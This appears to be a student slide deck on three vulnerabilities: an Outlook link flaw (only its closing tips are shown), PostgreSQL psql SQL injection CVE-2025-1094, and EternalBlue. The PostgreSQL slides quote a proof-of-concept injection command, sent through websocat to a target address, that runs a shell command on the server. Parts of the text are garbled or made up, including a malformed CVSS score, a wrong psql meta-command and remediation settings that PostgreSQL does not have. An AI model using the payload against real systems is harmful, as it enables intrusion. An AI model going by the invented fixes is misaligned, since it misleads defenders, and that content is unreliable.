3. **Exercising caution** when clicking on hyperlinks, especially in unsolicited or suspicious emails.
4. **Employing robust email security solutions** capable of detecting and blocking malicious content.


CVE-2025-1094

CVSS: 8.1.10.0 (High)

SQL injection zero-day vulnerability in PostgreSQL, 27 January 2025


Allow attackers to perform SQL injection attacks through PostgreSQL's interactive tool called "psql" by inserting malicious SQL statements into an entry field for execution.

- Leads to remote code execution, giving attackers complete control over affected systems.



PostgreSQL `psql`

SQL Injection Demo



How it was exploited


Untrusted inputs of SQL statement allowed to generate SQL injections when read by Post PostgreSQL interactive tool `psql`

- PostgreSQL incorrectly handles invalid Unicode Transformation Format - 8-bit (UTF-8) characters
- PostgreSQL's escaping functions (``PQescapeLiteral()``, ``PQescapeIdentifier()``, ``PQescapeString()``, and ``PQescapeStringConn()``) fail to properly neutralize the input

Attackers can achieve arbitrary code execution (ACE) by leveraging the interactive tool's ability to run meta-commands, specifically `/*!` to execute a shell command

- *Meta-command: Allows execution of operations without querying the database*

```
sfewer@sfewer-ubuntu-vm:~/Downloads$ echo -ne
"1\aaaaaaaa-aaaa-aaaa-aaaaaaaaaaaa\n0\n\xC0'; \\\\"
```



```
touch
/var/tmp/hax12345c # \n" | ./websocat -k
wss://192.168.86.105:443/nw --protocol "ingredi support desk
customer thin" -H "X-Ns-Company: myexamplecompany" --binary -n -
```

- Successful exploitation of a target
- Checking on a target appliance will show that the file `/var/tmp/hax12345c` has been successfully create


Significance of CVE-2025-1094

PostgreSQL is widely used in enterprise environments, cloud databases, and web applications.

Risks database and integrity

1. ACE: Attackers can execute arbitrary commands on the database server .
2. Privilege Escalation: A compromised database user may gain administrative control
3. Data Breach: Unauthorized access to sensitive data is possible
4. Docker Escape: Attackers can potentially break out of PostgreSQL containers and access the host machine
5. Persistence: Attackers can install backdoors for long-term access

Attackers have used this vulnerability alongside others to breach high-profile targets, including the U.S. Treasury Department.



Remediations for CVE-2025-1094

Update software

Disable vulnerable features:


- Turn off the COPY TO PROGRAM feature: ALTER SYSTEM SET copy_to_program_enabled = false;
- Restrict meta-command execution: ALTER SYSTEM SET enable_meta_commands = false;

Implement additional security measures:

- Use prepared statements to prevent SQL injection
- Implement strong database access controls
- Monitor SQL logs for suspicious activities

Verify UTF-8 encoding - Clean up input containing invalid UTF-8 sequences before transferring to psql

Avoid dynamic SQL - Use parameterized queries or stored procedures instead of constructing SQL statements dynamically




CVE-2017-0144

CVSS 3.x Score: 8.8/10.0 (High)

CVSS 2.0 Score: 9.3/10 (High)

- Affects several windows versions (namely Windows 7., Windows 8.1, Windows 10 Gold etc)



EternalBlue

CVE-2017-0144

Windows SMB Remote Code Execution Vulnerability

Windows Vulnerability

CVE-2017-0144

Windows SMB Remote Code Execution Vulnerability

Exploited through SMB ((Server Message Block)
Protocol


CVE-2017-0144

Windows SMB Remote Code Execution Vulnerability


Ability to execute code on a remote system over a network without needing physical access

What is this vulnerability?


SMB: Client Server Interaction Protocol, where clients requests a file from the server and server provides it to client




How to EternalBlue 101



WannaCry Ransomware



Exploit Demo



CVE-2017-0144

WannaCry in Healthcare



Healthcare Devices



Ultrasound Products

Remediation

- Ensure your devices are always updated to the newest updates
- Disable SMBv1 and enable SMBv3 with encryption instead
- Network segmentation: Isolating critical systems

In Conclusion....

UPDATE AND SANITISE

THANK YOU

Reference

Li, H. (2024, February 14). *The Risks of the #MonikerLink Bug in Microsoft Outlook and the Big Picture*. Check Point.
<https://research.checkpoint.com/2024/the-risks-of-the-monikerlink-bug-in-microsoft-outlook-and-the-big-picture/>

Gatlan, S. (2025, February 6). *Critical RCE bug in Microsoft Outlook now exploited in attacks*. Bleeping Computer.
<https://www.bleepingcomputer.com/news/security/critical-rce-bug-in-microsoft-outlook-now-exploited-in-attacks/>